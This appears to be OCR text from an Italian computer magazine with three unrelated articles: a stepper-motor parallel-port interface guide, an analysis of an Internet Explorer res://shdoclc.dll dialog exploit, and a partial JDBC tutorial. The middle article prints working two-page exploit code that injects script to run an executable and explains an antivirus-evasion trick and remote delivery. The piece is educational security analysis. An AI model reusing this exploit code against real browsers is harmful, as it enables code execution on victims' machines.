Siamo abituati a pensare ad un motore elettrico come ad un congegno elettromeccanico che è in grado di azionare un determinato meccanismo, imprimendogli un movimento rotatorio continuo, attraverso il suo asse. Questo è vero soltanto in parte per i motori passo-passo; infatti il movimento rotatorio dell'asse non è continuo, bensì a scatti, da qui il nome 'Motore Passo-Passo'. Il numero di passi che il motore deve effettuare per compiere un giro completo è un parametro costruttivo fisso e può variare da un minimo di quattro, fino a duecento passi/giro. E' molto comune trovare in commercio, oppure come componenti di recupero, motori da quarantotto passi per giro, spesso utilizzati come attuatori per stampanti e scanner. In effetti il modo migliore per procurarsi un motore di questo genere per operare alcune semplici sperimentazioni, è quello di recuperarlo da una periferica guasta od obsoleta, facilmente reperibile anche in negozi di parti di ricambio per computers. Una seconda alternativa è quella di acquistare questi componenti elettromeccanici tramite una delle svariate organizzazioni di vendita per corrispondenza di componenti elettronici, facilmente reperibili tramite Internet. Il vantaggio di questa seconda opzione è che si ha la possibilità di procurare un numero qualunque di motori di una data caratteristica, oltre a potere disporre di una vasta scelta di componenti con una ampia gamma di caratteristiche meccaniche ed elettroniche. Sono disponibili in commercio anche motori passo passo dotati di riduttore di velocità: in questo caso si ha la possibilità di ottenere un elevato valore di coppia, pur mantenendo peso e dimensioni molto contenute. A titolo di esempio possiamo dire che esistono motori in commercio capaci di fornire fino a 100N*cm, equivalenti ad una torsione di quasi dieci Kg per un braccio di un centimetro dall'asse del motore. E' stato accennato in precedenza che i motori passo passo ereditano questo nome, dal momento che il loro asse ruota con movimento intermittente, ovverosia a 'Passi', di una entità angolare predefinita. Scendiamo maggiormente nel dettaglio, operando una prima suddivisione fondamentale nella catalogazione di questo tipo di componenti: possiamo suddividere i motori passo-passo in motori *unipolari* e *bipolari*, caratteristica elettrica che ne condiziona fortemente le prestazioni, il modo di utilizzo e

la progettazione delle apposite interfacce di gestione.

I MOTORI PASSO-PASSO BIPOLARI

Nelle prime periferiche per computer, la maggior parte dei motori passo passo era di tipo bipolare: per comprendere quale sia la tecnologia costruttiva di questi componenti facciamo riferimento allo schema elettrico che segue. Ovviamente lo schema elettrico è di molto semplificato ma, in linea di principio, possiamo considerarlo valido per una macchina elettrica teorica da quattro passi per giro. Possiamo espandere il principio che andiamo ad illustrare anche a motori dotati di un numero più elevato di passi. Come notiamo dalla figura, il motore è dotato di due avvolgimenti ed immaginiamo che al centro dello statore sia posizionato un rotore a magnete permanente, ossia una semplice calamita di forma cilindrica, libera di ruotare intorno al suo asse. Se alimentiamo uno dei





Fig. 2: **I motori passo-passo Bifase Bipolari, sono riconoscibili perché presentano quattro terminali. Per essere controllati necessitano di transistors posizionati in Push-Pull, oppure di circuiti integrati dedicati.**

due avvolgimenti mediante una tensione continua, supponiamo per esempio la spira *AB*, il rotore, cioè la calamita dotata di polarità magnetica, si orienterà secondo le linee del flusso magnetico indotto dall'avvolgimento dello statore. Se a questo punto togliamo l'alimentazione dall'avvolgimento *AB* e contemporaneamente alimentiamo l'avvolgimento *CD*, otteniamo che il rotore, per allinearsi con l'avvolgimento energizzato, compierà una rotazione che nel caso dell'esempio in questione possiamo calcolare in un quarto di giro. Applicando la sequenza appropriata di alimentazione degli avvolgimenti, otteniamo una rotazione ben controllata ed assolutamente precisa del nostro motore. Esistono diverse tecniche per fare ruotare un motore di questo genere: semplificando molto la trattazione possiamo riassumerle e classificarle a seconda del numero di fasi che intendiamo alimentare, in particolare parliamo di 'One Phase On', 'Two Phase On' ed 'Half Step'. La sequenza più semplice da illustrare, e che è stata brevemente accennata fino a questo punto, è quella 'One Phase On', che consiste nell'alimentare una fase del motore per volta.

Fig. 3: **In figura viene riportato lo schema elettrico di un motore passo-passo bipolare.**

One phase On	A	B	C	D
Passo 1	+	-		
Passo 2			+	-
Passo 3	-	+		
Passo 4			-	+

Tab. 1: **Passi necessari alla sequenza One Phases On.**

In Tab. 1 si descrive la sequenza in questione. Il segno '+' indica la polarità positiva di alimentazione, mentre il segno '-' la polarità negativa. Ovviamente è possibile ricominciare la sequenza dopo il passo 4 riprendendola dall'inizio: è possibile inoltre invertire il senso di rotazione eseguendo la sequenza al contrario. Il lettore che disponga di un motore di questo tipo, potrà provarne il funzionamento per mezzo di una semplice batteria quadrata da 4,5V. E' possibile anche fare ruotare il motore di ' mezzo passo', (' Half Step' appunto) raddoppiandone la precisione ed il numero di passi per giro, utilizzando la sequenza riportata in Tab. 2.

Half Step	A	B	C	D
Passo 1	+	-		
Passo 2	+	-	+	-
Passo 3			+	-
Passo 4	-	+	+	-
Passo 5	-	+		
Passo 6	-	+	-	+
Passo 7			-	+
Passo 8	+	-	-	+

Tab. 2: **Sequenza di passi per realizzare l'Half Step.**

Come si può notare il numero dei passi è stato raddoppiato, facendo lavorare il motore a 'mezzo passo', semplicemente alimentando il motore in modo tale da aggiungere quattro passi ai quattro già esistenti, creando un campo magnetico che forzi il rotore in una posizione intermedia. Per completezza di trattazione citiamo anche la sequenza chiamata 'Two Phases On', che consiste nell'alimentare sempre due fasi per volta (Tab. 3).

Il vantaggio di questa ultima sequenza, che apparentemente può apparire inutile, rispetto alla prima è che permette un valore più elevato di coppia, nel caso sia necessaria una forza maggiore nella torsione dell'albero motore: il prezzo da pagare è una maggiore potenza dissipata.

Motori passo-passo

Interfacciamento *dei motori Passo-Passo*

I motori passo-passo bipolari

I motori passo passo bipolari presentano generalmente buone caratteristiche elettromeccaniche, ma presentano l'inconveniente di necessitare di circuiti di controllo più complessi rispetto ai motori unipolari.

Motori passo-passo

Interfacciamento *dei motori Passo-Passo*

Two phase On	A	B	C	D
Passo 1	+	-	+	-
Passo 2	-	+	+	-
Passo 3	-	+	-	+
Passo 4	+	-	-	+

Tab. 3: Passi necessari per la sequenza Two Phases On.

I MOTORI PASSO-PASSO UNIPOLARI

I motori passo passo unipolari, cronologicamente susseguenti a quelli bipolari, ed oggigiorno sicuramente maggiormente diffusi nelle apparecchiature elettroniche, hanno alcune caratteristiche costruttive fondamentalmente differenti rispetto a quelli bipolari. Immaginando il nostro motore teorico da quattro passi per giro, possiamo notare in Fig. 5 lo schema elettrico di questa interessante macchina elettrica. Notiamo innanzi tutto che il motore ha sei terminali anziché quattro, (talvolta si trovano in circolazione alcuni componenti dotati di cinque terminali, semplicemente perché le due linee 'COM1' e 'COM2' sono collegate insieme). L'indubbio vantaggio di questa configurazione è che per ottenere la rotazione del motore non è più necessario cambiare la polarità di alimentazione di un certo avvolgimento, da qui il nome di 'motore unipolare', facilitando il progetto e la realizzazione dei circuiti di controllo. A questo proposito accenniamo, come vedremo nel circuito di gestione che verrà proposto più innanzi, che per comandare questo tipo di macchina elettrica è sufficiente una semplice serie di transistor, al posto delle configurazioni elettroniche più complesse necessarie per la gestione delle versioni bipolari. Normalmente però, a parità di dimensione, un motore unipolare sviluppa una coppia inferiore rispetto ad un equivalente bipolare. Riportiamo brevemente la sequenza completa per alimentare un motore unipolare 'One Phase On', in analogia a quanto esposto in precedenza: per le altre due sequenze diciamo semplicemente che possono essere comodamente ricavate dal lettore da quelle proposte in precedenza, eliminando il simbolo dell'alimentazione negativa '-', dal momento che i due terminali comuni ('COM1' e 'COM2') vengono comunque collegati al negativo dell'alimentazione (Tab. 4).

Fig. 4: I motori passo-passo unipolari, presentano generalmente cinque o sei terminali.

Fig. 5: I motori passo-passo unipolari semplificano di molto la progettazione dei circuiti di controllo, dal momento che necessitano di un semplice array di transistors per la loro gestione.

I motori passo-passo unipolari

I motori passo passo unipolari hanno il vantaggio di potere essere controllati semplicemente con pochi componenti elettronici, anche se talvolta forniscono una coppia massima inferiore ad analoghi motori bipolari.

One phase On	A	B	C	D
Passo 1	+			
Passo 2			+	
Passo 3		+		
Passo 4				+
N.B. COM1 e Com2 '–'				

Tab. 4: Sequenza One Phases On per motori unipolari.

UN SEMPLICE CIRCUITO PER LA GESTIONE DI MOTORI PASSO-PASSO

Fino ad ora abbiamo esaminato brevemente la struttura tecnologica costruttiva dei motori passo passo unipolari e bipolari. Abbiamo visto anche come sia possibile controllare questi motori alimentandoli con una determinata sequenza: abbiamo appreso come operare una prima esperienza pratica utilizzando una comune batteria quadrata da 4,5V ed un qualunque tipo di motore passo passo. A questo punto vogliamo proporre un circuito idoneo a pilotare un motore passo passo per mezzo di un Personal Computer. Innanzi tutto, diciamo che intendiamo utilizzare la porta parallela per azionare i nostri motori: se il lettore ha avuto modo di realizzare l'interfaccia universale per PC che è stata descritta nelle pagine di questa rivista pochi numeri fa, non avrà alcun tipo di problema nel realizzare le esperienze che verranno proposte di seguito. In caso contrario vengono riportate tutte le connessioni sufficienti al fine della realizzazione pratica del circuito in questione. Esaminando lo schema riportato nella Fig. 6 e procedendo da sinistra a destra, notiamo innanzi tutto la connessione alla nostra porta parallela del PC. Precisiamo innanzi tutto che lo schema proposto è in grado di gestire motori passo passo unipolari, di qualsiasi numero di passi per giro, fornendo una alimentazione di +5V. La scelta del tipo di motori è stata fatta in relazione alla loro maggiore diffusione. Lo schema può essere comunque modificato anche per i motori bipolari, semplicemente sostituendo ai trasistor una configurazione Push-Pull, oppure





Fig. 6: In figura viene proposto uno schema elettrico per il controllo di motori passo-passo unipolari attraverso la porta parallela del PC: i componenti sono dimensionati per piccoli motori.

utilizzando appositi circuiti integrati: la trattazione di queste metodologie esula comunque dallo scopo di queste pagine e ci proponiamo di approfondirlo eventualmente in un appuntamento successivo. Tornando al nostro circuito, possiamo notare, in prossimità delle connessioni della porta parallela, il nome della linea ed il numero del piedino, sul quale può essere individuato. Si può notare che i piedini compresi tra il 18 ed il 25 vengono collegati alla massa del circuito: oltre a ciò appare evidente che stiamo utilizzando soltanto i quattro bit meno significativi della porta (D0-D3) e che quindi è possibile, producendo un circuito gemello connesso ai bit D4-D7, pilotare un secondo motore passo passo con la stessa porta. Procedendo verso destra, nello schema troviamo quattro transistor che fungono da circuiti di controllo delle quattro linee del motore; il circuito è dotato di una resistenza di base che permette la polarizzazione del transistor durante la fase di conduzione. In breve quando su una o più linee di uscita della porta parallela si trova un livello positivo, corrispondente ad un '1' logico, la base dei transistor viene polarizzata, attraverso l'apposita resistenza di base, portandolo in conduzione. Durante questa fase di conduzione, viene permesso il passaggio di corrente tra collettore ed emettitore del transistor stesso, che fluisce quindi anche attraverso gli avvolgimenti del motore, innescandone il movimento. Per ottenere la rotazione del motore, occorre a questo punto inviare alla porta parallela e quindi al circuito in questione una apposita sequenza di segnali come esposto in precedenza. Un ultimo aspetto degno di nota riguarda il fatto che il comune (od i comuni COM1 e COM2) vengono collegati al positivo di alimentazione: questo si rende necessario quando si utilizza questa configurazione circuitale, detta *ad emettitore comune* con transistor NPN. Il circuito presentato in questa sede è stato necessariamente semplificato fino all'estremo, per motivi di chiarezza espositiva: ovviamente avrebbe bisogno di un certo numero di accorgimenti costruttivi, come ad esempio un circuito pilota formato da optoisolatori per isolare la parte connessa ai motori dall'elettronica del computer, per evitare problemi di interferenze generate dalle extratensioni di apertura dei motori.
A questo scopo sarebbero necessari anche una certa quantità di filtri e di protezioni per l'elettronica del Computer.

REALIZZAZIONE PRATICA DEL CIRCUITO

Per procedere alla realizzazione del circuito è possibile utilizzare la scheda universale già proposta su questa rivista. In alternativa è possibile procedere al montaggio del circuito utilizzando una scheda millefori per montaggi sperimentali. Dopo avere realizzato tutto il circuito, prima della connessione al PC verifichiamo che tutte le connessioni siano state effettuate correttamente, in quanto un cablaggio errato può portare in casi estremi al danneggiamento della porta parallela, o peggio della scheda madre del computer. A questo punto, una volta che siamo assolutamente certi della bontà delle connessioni e delle saldature che abbiamo effettuato, con il circuito chiuso in un contenitore plastico possiamo procedere ad alimentare prima il motore, per mezzo di un alimentatore da +5V, oppure con una 'serie' di batterie.
Possiamo procedere all'accensione del computer. In considerazione di quanto detto, si raccomanda al lettore la massima cura nella realizzazione del circuito, con gli accorgimenti di rito: se non siamo proprio esperti di cablaggi elettronici, facciamoci aiutare da chi è più pratico.
Evitiamo assolutamente di operare modifiche o di toccare il circuito con motori o PC alimentati; nel caso di malfunzionamenti provvediamo a spegnere tutto prima di lavorare sul circuito elettrico.

CONCLUSIONI

In queste pagine abbiamo visto come sono costruiti e come possono essere gestiti i motori passo passo. Abbiamo analizzato le tipologie di questi componenti e le sequenze necessarie alla loro gestione.
E' stato infine proposto un semplice circuito didattico per la gestione dei motori unipolari. Non resta che aggiungere l'usuale 'Disclaimer' di rito: quanto esposto in queste pagine è stato debitamente verificato e collaudato, tuttavia viene riportato a scopo illustrativo e di studio, pertanto l'editore e l'autore non sono da considerare responsabili per eventuali conseguenze derivanti dell'utilizzo di quanto esposto in questa sede, soprattutto per la tipologia e la complessità dell'argomento. Nella rubrica riguardante il linguaggio di programmazione Delphi, viene riportato un programma completo e funzionante, nonché dotato di codici sorgente, per la gestione Software dei motori passo- passo.

Luca Spuntoni
(spuntosoft@tiscalinet.it)

Motori passo-passo

Interfacciamento
dei motori Passo-Passo

Gestione di motori passo-passo

Con pochi componenti elettronici è possibile realizzare un semplice circuito di controllo per motori passo passo unipolari: si consiglia di inserire un diodo di protezione dalle correnti di extratensione di apertura del motore, per evitare possibili malfunzionamenti del PC, tra le linee del motore e la massa.

Realizzazione pratica del circuito

Il circuito presentato in questa sede è stato semplificato all'estremo per ovvi motivi didattici: si consiglia di prestare la massima attenzione alla realizzazione del circuito, allo scopo di evitare possibili danneggiamenti alla porta parallela del PC: è consigliabile inserire un circuito di disaccoppiamento PC-Scheda di controllo, dotato magari di accoppiatori ottici.

I rischi DELLE FINESTRE DI DIALOGO DI IE

Vi siete mai chiesti cosa succede quando si digita un URL che non esiste? Qualche tempo fa sarebbe apparso un semplice messaggio di "Error 404: not found", oggi invece IE visualizza messaggi di errore "cordiali" e "user-friendly", impaginati e formattati come una pagina HTML.

File sul CD
\soft\codice\DLG_exploit.zip





Fig. 1: PAGE NOT FOUND? Molte pagine di sistema e alcune finestre di dialogo di Internet Explorer sono in realtà pagine HTML prelevate dalla libreria SHDOCLC.DLL. Il browser accede a questa libreria mediante il prefisso res://.





Fig. 2: ABOUT. Un esempio tipico di finestra di dialogo è quello del comando *? / Informazioni* su di IE, che corrisponde ad una richiesta di *res://shdoclc/about.dlg*. Molte funzioni di IE sono implementate in questa maniera.

Se non ci avete fatto mai caso, è possibile provarne uno in qualsiasi momento digitando ad esempio l'indirizzo (volutamente errato) *http://www.itportal.it /xyz*. (Fig. 1) Da dove prende questi messaggi (che sono pagine web vere e proprie) Internet Explorer? Scoprirlo è facile, basta infatti cliccare su *File / Proprietà* per accorgersi, con un po' di stupore, che i messaggi d'errore "amichevoli" vengono fuori da una libreria DLL, più precisamente *SHDOCLC.DLL*, localizzata nella cartella *\WINDOWS\SYSTEM32* (nei sistemi 2000 /XP). Che cos'è? A cosa serve? Si tratta di una libreria di sistema che va sotto il nome di *Shell Doc Object* e *Control Library* e che viene utilizzata da IE come una specie di contenitore; il browser può accedere ad essa specificando una richiesta di URL che inizia col prefisso *"res://"*.

Internet Explorer usa questa DLL per richiamare alcune pagine standard di sistema, proprio come quella dell'errore 404. Qualche piccolo assaggio di ciò che è contenuto all'interno della *SHDOCLC* si può fare usando lo stesso IE (Fig. 2) e provando a digitare alcuni di questi URL:

res://shdoclc.dll/world.bmp
res://shdoclc.dll/ie5.gif
res://shdoclc.dll/about.dlg
res://shdoclc.dll/preview.dlg

Per una lista dettagliata di ciò che è contenuto nella libreria DLL consigliamo l'uso di *EXESCOPE*, un programma capace di aprire file eseguibili e librerie, consentendo di visualizzare e modificare le risorse del file; usando *EXESCOPE* si può chiaramente vedere che *SHDOCLC.DLL* contiene almeno una ventina di pagine web, sotto la voce *Resource/23*. (Fig. 3). Cosa hanno a che fare queste pagine con l'exploit di questo mese lo scopriremo a breve….

L'HTML NUOCE ALLA SALUTE DEI PROGRAMMI

Durante i nostri piccoli esperimenti con le pagine contenute nella *SHDOCLC*, ci è capitato di imbatterci in pagine web che realizzano funzioni di sistema del browser di Microsoft: in parole più semplici si può dire che alcune delle funzioni di IE sono realizzate attraverso pagine HTML, pagine in grado quindi di agire sul sistema operativo a un livello molto basso e con tutti i permessi di protezione abilitati. Quelli di Microsoft hanno infatti pensato di scrivere parte delle funzioni di IE sotto forma di pagine web e di posizionarle poi in una libreria DLL di sistema, accessibile dal browser tramite *"res://"*. Un esempio pratico di ciò sto dicendo si può vedere con i Preferiti di IE: il menù *Organizza Preferiti*, non corrisponde ad altro se non alla pagina *res:// shdoclc.dll/orgfav.dlg*. Dopo queste considerazioni d'obbligo, non resta che passare all'analisi dell'exploit di questo mese, che sfrutta proprio le pagine di default della *SHDOCLC.DLL* viste finora.

ANALISI DELL'EXPLOIT

L'exploit di oggi si basa su una variante del codice postato sugli archivi di *Bugtraq* dall'esperto di sicurezza Liu Die Yu e dal team della *GreyMagic Software* (Fig. 5). Per implementare l'exploit è necessario creare due pagine HTML con compiti e scopi ben precisi:

1) **host.html** - pagina "ospite" che contiene l'oggetto *<IFRAME>;*
2) **run.html** - pagina che contiene il codice Javascript con l'exploit:

```
<HTML>
<H1>INTERNET EXPLORER RES-DIALOG
                    EXPLOIT</H1>
(RUN.HTML)
```

```
<P>Tentativo di apertura di una finestra di
                         dialogo in corso...</P>
<B>showModalDialog("base.html",dlg_par);</B>
<script language="jscript">
function oExploit(iSec) {
  return {rel:"stylesheet",
     readyState:"exploit",
     href:injcode }; }
  oExploit.length=1;
  var dlg_par={document:{
       all:{tags:function (sTag) {
           return sTag=="link" ? oExploit : []; }
     } }
}
  var injcode="<scr\ipt language=\"jscript\" defer>\
  var o=open(\"res://shdoclc.dll/about.dlg\",
     \"\",\"height=100,width=100,resizable\");\
  setTimeout(function (){\
  o.document.body.innerHTML=\"<object
     classid='clsid:10101010-1010-1111-1010-
                                101010101010'\
codebase='C:/WINDOWS/CALC.EXE'>
                              </object>\";}\
,2000);\
</scr\ipt>"
showModalDialog("host.html",dlg_par);
</script>
</HTML>
```

Il codice Javascript si basa totalmente sulla funzione *showModalDialog*, che provvede ad aprire la pagina ospite *"host.html"* iniettandogli il codice dell'exploit memorizzato nella variabile stringa *injcode*. Il codice contenuto da *injcode* provvede a lanciare un file eseguibile (Fig. 4) (nell'esempio si tratta di *C:\WINDOWS\CALC.EXE*) sfruttando appunto la creazione di una pagina di tipo *res://shdoclc.dll/about.dlg* (ritenuta sicura da IE) in cui viene iniettato, dopo un timeout di 2 secondi, il codice che esegue la calcolatrice mediante il vecchio trucco del *body.innerHTML*. Vista la particolare sintassi del codice iniettato, che deve essere eseguito come se fosse una riga di indirizzo passata al browser, ecco alcune raccomandazioni e alcuni dettagli da tener presente nella scrittura del codice da iniettare nella variabile *injcode*:

- la sintassi *"<scr\ipt"* al posto di *"<script"* è necessaria per evitare i controlli degli antivirus e un eventuale filtraggio da parte del browser IE che potrebbe accorgersi del trucco;
- poiché *injcode* è una variabile stringa, quando vogliamo inserire il simbolo delle virgolette al suo interno, bisognerà usare la sintassi \";
- per migliorare la leggibilità del codice abbiamo usato il simbolo \ per separare le diverse istruzioni del codice con dei ritorni a capo; in realtà la stringa *injcode* è come se fosse scritta su un'unica riga molto lunga;
- il percorso del file da eseguire deve avere la sintassi *"C:/WINDOWS/CALC.EXE"* e non *"C:\WINDOWS\CALC.EXE"*.

Il codice dalla pagina ospite è invece più semplice e immediato, visto che sfrutta soltanto un tag *IFRAME* che punta alla finestra di dialogo "incriminata" *res://shdoclc/analyze.dlg:*

```
<html>
(HOST.HTML)
<style>
iframe { display:none; }
</style>
<body>
<iframe src="res://shdoclc.dll/analyze.dlg">
                                      </iframe>
<h1>Exploit in corso...</h1>
</body>
</html>
```

Questo exploit è molto simile a quello presentato da Thor Larholm parecchio tempo prima, con l'unica differenza che mentre il precedente sfruttava la finestra di dialogo *"res://shdoclc/privacypolicy.dlg"* per eseguire il codice, la variante vista oggi fa uso della finestra *"res://shdoclc/analyze.dlg"*. La differenza tra le due implementazioni sta nella compatibilità: *analyze.dlg* è supportata sia da IE 5.5 che da IE 6.0, mentre *privacypolicy.dlg* è limitata al solo IE 6.0.

CONSIDERAZIONI FINALI

L'uso di questo exploit è possibile sia localmente, sia in remoto. La presenza di due pagine HTML rende però difficile la trasportabilità dell'exploit e inoltre non è neanche molto semplice un adattamento del codice per l'esecuzione all'interno di una e-mail di Outlook Express; si potrebbe pensare infatti di utilizzare la *showModalDialog()* in modo da farla puntare ad un indirizzo esterno del tipo *http://www.miosito .com/host.html* invece che ad un file locale *"host.html"*. Altra limitazione di questo exploit è l'apertura simultanea di diverse finestre: un'esecuzione trasparente, senza alcun output percettibile da parte del navigatore, è difficile da implementare proprio perché vengono utilizzate le finestre di dialogo di IE.

Elia Florio





Fig. 3: ALL'INTERNO DI SHDOCLC.DLL ExeScope è un programma capace di esplorare le risorse dei file eseguibili e delle DLL (come in questo caso) e può essere scaricato da *http://hp.vector.co.jp/authors/VA003525/EXESC630.ZIP*. Come si evince dalla foto, la libreria SHDOCLC.DLL contiene pagine web, finestre di dialogo, icone e immagini bitmap.





Fig. 4: L'EXPLOIT IN AZIONE L'esecuzione dell'exploit comporta l'apertura di diverse finestre di dialogo che essendo prelevate dalla libreria SHDOCLC.DLL, presentano meno restrizioni di sicurezza e possono quindi mandare in run file come la calcolatrice di Windows.





Fig. 5: GREYMAGIC SOFTWARE Una versione più avanzata di questo exploit è stata pubblicata dai ricercatori della GreyMagic Software all'indirizzo *http://security.greymagic.com/misc/globalDgArg/*. Il problema delle finestre di dialogo di IE è stato anche segnalato su *http://www16.brinkster.com/liudieyu/BadParent/BadParent-MyPage.htm*

JSP

Interrogare

ED AGGIORNARE UN DATABASE MEDIANTE JDBC

Questa lezione scende nel dettaglio di JDBC, descrivendone le principali classi e le più importanti interfacce. Saranno fornite delle tecniche sistematiche utili tanto per interrogare un database di qualsiasi tipo quanto per aggiornarne i contenuti e la struttura.

File sul CD
\soft\codice \codici_jsp12.zip

Come illustrato nel corso della precedente lezione, JDBC è una potente interfaccia di programmazione per l'accesso ai database da qualsiasi software Java. In particolare, si è messo l'accento su come i singoli driver JDBC (tra cui risalta il ponte JDBC-ODBC) consentano l'astrazione dal peculiare DBMS impiegato: il programmatore non deve curarsi delle differenze strutturali che intercorrono tra un tipo di database ed un altro, giacché l'interfaccia offerta da JDBC è sempre la stessa. Questa lezione porta avanti la panoramica di JDBC, andando ad esaminare più nel dettaglio la struttura ed i contenuti del package *java.sql*.

L'ESEMPIO GUIDA

Come esempio guida della lezione impiegheremo un database di Access. Non avete a disposizione questo software, magari perché non lavorate sotto Windows? Non è un problema! Potete utilizzare il DBMS che preferite, a patto di disporre dell'apposito driver JDBC. Per il resto, vi basterà adattare le istruzioni che seguono al vostro specifico contesto. Create un database inizialmente vuoto, quindi inserite al suo interno una prima tabella, nominata Utenti. La struttura è riportata di seguito:

- **ID**, di tipo *Contatore*, da impiegare come chiave primaria.
- **Nome**, di tipo *Testo*.
- **Cognome**, di tipo *Testo*.
- **Email**, di tipo *Testo*.

Popolate la tabella con qualche record arbitrario, (Tab. 1). Salvate il database nella posizione che preferite: accederemo ad esso mediante il ponte JDBC-ODBC e un DSN di sistema associato al file MDB in questione. Dunque, il nome ed il percorso del file MDB non sono rilevanti per gli esempi che seguiranno. Al contrario, è importante stabilire un nome unico per il DSN di sistema associato alla base di dati. Scegliamo *MioDatabase*. Le istruzioni per la creazione di un DSN di sistema sono state riportate nel corso della precedente lezione. Giunti a questo punto, è possibile desumere una volta per tutte le due "incognite" di JDBC: il nome del driver da richiamare e l'URL del database che si intende sfruttare. Per il driver, come già anticipato, ricorreremo al ponte JDBC-ODBC:

ID	Nome	Cognome	Email
1	Mario	Rossi	rossi@tin.it
2	Luigi	Bianchi	bianchi@libero.it
3	Antonio	Verdi	verdi@tiscali.it

Tab. 1: Il nostro database, popolato con i primi record

```
sun.jdbc.odbc.JdbcOdbcDriver
```

L'indirizzo del database dipende completamente dal DSN creato in precedenza:

```
jdbc:odbc:JSPTest
```

CONNESSIONE AL DATABASE

Per connettersi al database appena realizzato è anzitutto necessario caricare in memoria il driver corrispondente, affinché questo sia già disponibile nel momento in cui si richiederanno ulteriori servizi. La sintassi per effettuare l'operazione è la seguente:

Dispense Web del corso

Diversi approfondimenti legati alla lezione odierna e alle precedenti sono reperibili in Internet, tra le dispense Web del corso.
L'URL di riferimento è:

http://www.sauronsoftware.it/dispenseweb/jsp

```
Class.forName(stringa_driver);
```

A questo punto, entrano in gioco l'interfaccia *java.sql .Connection* e la classe *java.sql.DriverManager*. La prima descrive le funzionalità necessarie per entrare in comunicazione con uno specifico database, mentre *DriverManager* offre una serie di metodi statici, utili per stabilire qualsiasi tipo di connessione consentita dai driver JDBC precaricati in memoria. Il modello generalmente osservato dai programmatori Java è il seguente:

```
Connection conn = DriverManager.getConnection(
                                        url_database);
```

Una volta ottenuta una connessione attiva, diventa possibile sfruttare i metodi descritti da *Connection*. I più frequentemente utilizzati sono riportati di seguito:

- **close()** Chiude la connessione.
- **createStatement()** Crea e restituisce un oggetto *java.sql.Statement*, utile per interagire con il database mediante dei comandi SQL.

L'INTERFACCIA STATEMENT

Il linguaggio SQL comprende istruzioni utili per interagire con una base di dati. In particolare, mediante SQL è possibile compiere tre principali operazioni:

1. Eseguire selezioni e ricerche all'interno di una o più tabelle, con l'istruzione *SELECT*.
2. Modificare il contenuto di una tabella, con istruzioni come *DELETE, INSERT* e *UPDATE*.
3. Modificare la struttura del database, ad esempio con *CREATE TABLE*.

L'interfaccia *java.sql.Statement* comprende i metodi necessari per fornire al DBMS le istruzioni SQL appena descritte:

- **executeQuery()** commissiona le istruzioni di tipo *SELECT*.
- **executeUpdate()** commissiona le istruzioni di aggiornamento delle tabelle (*DELETE, INSERT* e *UPDATE*) e della base di dati (*CREATE TABLE, CREATE INDEX* e così via).

Il metodo *executeQuery()* restituisce sempre un oggetto che implementa l'interfaccia *java.sql.ResultSet*. Grazie ad essa, infatti, è possibile prendere in esame i risultati restituiti dall'istruzione SQL di ricerca commissionata al DBMS. *executeUpdate()*, al contrario, non ha risultati da restituire. Nonostante questo, è possibile ottenere indietro un intero che riporta il numero delle righe coinvolte dall'esecuzione di istruzioni di tipo *DELETE, INSERT* e *UPDATE*. Negli altri casi, dove realmente non c'è nulla da restituire, tale valore di ritorno sarà sempre 0 (zero).

L'INTERFACCIA RESULTSET

L'intercaccia *java.sql.ResultSet* comprende metodi indispensabili per scorrere l'insieme dei risultati restituiti da una query SQL. Il metodo *next()* scorre in avanti tale insieme. Si supponga di aver eseguito una query che restituisce due record. Inizialmente, il cursore del corrente oggetto *ResultSet* sarà posizionato antecedentemente al primo dei due record restituiti. In questa condizione, non è possibile svolgere operazioni di analisi dei risultati, giacché nessun record è puntato dal cursore corrente. Una prima chiamata a *next()* farà in modo che il cursore venga spostato sul primo record restituito dalla query. Ogni volta che un record è puntato dal cursore, diventa possibile estrapolarne i contenuti. Una seconda chiamata a *next()* sposterà il cursore in avanti di una posizione. A questo punto, il secondo (ed ultimo) record ottenuto potrà essere esaminato ed utilizzato. Una terza chiamata a *next()* porterà il cursore oltre l'ultimo record disponibile. Si ritorna, così, ad una condizione simile a quella iniziale, quando nessun record era puntato. Il metodo *next()* fornisce un'ulteriore funzionalità: restituisce un valore booleano che è true quando un record è puntato, false in caso contrario. In termini pratici, un intero *ResultSet* può essere passato in rassegna con un codice del tipo:

```
while (resultSet.next()) {
  // Esamina il record corrente.
}
```

Un ciclo di questo tipo termina non appena tutti i record restituiti dalla query eseguita sono stati passati in rassegna. Quando un record è correttamente puntato dal cursore, è possibile esaminare i suoi campi attraverso dei metodi che hanno tutti la forma:

```
getTipo(int indiceColonna)
```

Ad esempio, si supponga di voler ottenere il contenuto del primo campo del record corrente, sotto forma di stringa:

```
String stringa = resultSet.getString(1);
```

Se si conoscono i nomi associati ai singoli campi del record, è possibile usare la variante:

JSP

E i campi NULL?

I campi *NULL* possono essere ricavati con una procedura come la seguente:

```
String dato = resultSet
  .getString("NomeColonna");
boolean datoNull =
        resultSet.wasNull();
```

Il metodo *wasNull()* restituisce *true* se l'ultimo campo letto dal *ResultSet* è *NULL*. Quindi, stando all'esempio appena visto, sarà possibile conoscere l'eventuale nullità del dato letto consultando il contenuto del booleano *datoNull*.

JSP

```
getTipo(String nomeColonna)
```

Ad esempio:

```
String stringa = resultSet.getString("Nome");
```

Il seguente elenco riporta i metodi di questa famiglia più frequentemente utilizzati:

Metodo	Tipo restituito
getBoolean()	boolean
getByte()	byte
getDate()	java.util.Date
getDouble()	double
getFloat()	float
getInt()	int
getLong()	long
getShort()	short
getString()	java.lang.String

Occhio alla documentazione!

